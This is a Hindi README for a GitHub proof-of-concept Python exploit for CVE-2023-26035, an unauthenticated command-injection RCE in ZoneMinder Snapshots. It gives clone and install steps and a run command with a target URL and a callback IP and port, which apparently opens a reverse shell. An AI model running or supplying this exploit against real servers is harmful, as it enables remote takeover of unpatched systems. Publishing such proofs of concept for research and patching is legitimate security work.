
 m3m0o/zoneminder-snapshots-rce-poc
यह Python में लिखी गई एक स्क्रिप्ट है जो CVE-2023-26035 में वर्णित Zoneminder की सुरक्षा खामी का दोहन करने की अनुमति देती है।

यह Python में लिखी गई एक स्क्रिप्ट है जो CVE-2023-26035 में वर्णित Zoneminder की सुरक्षा कमज़ोरी का शोषण करने की अनुमति देती है। यह सिस्टम 1.36.33 और 1.37.33 से पहले के संस्करणों में असुरक्षित है।
रिपॉजिटरी को अपनी मशीन पर क्लोन करें और pip का उपयोग करके निर्भरताएँ इंस्टॉल करें (इन इंस्टॉलेशन को वैश्विक इंस्टॉलेशन से अलग करने के लिए एक वातावरण बनाने हेतु virtualenv का उपयोग करने की अनुशंसा की जाती है)
git clone https://github.com/m3m0o/zoneminder-snapshots-rce-poc
cd zoneminder-snapshots-rce-poc
pip install -r requirements.txt
स्क्रिप्ट को Zoneminder के रूट पथ के साथ टार्गेट URL की आवश्यकता होती है (जैसे http://example.com/zm, http://example.com या http://example.com/zoneminder)), साथ ही टार्गेट मशीन के कनेक्ट करने हेतु IP या domain और टार्गेट मशीन के कनेक्ट करने हेतु port की भी आवश्यकता होती है। यहाँ एक उदाहरण है:
python3 main.py -u http://zoneminder.target:8000 -i 10.10.14.56 -p 443

Snapshots में Unauthenticated RCE
Rapid7 Vulnerability & Exploit Database ZoneMinder Snapshots कमांड इंजेक्शन
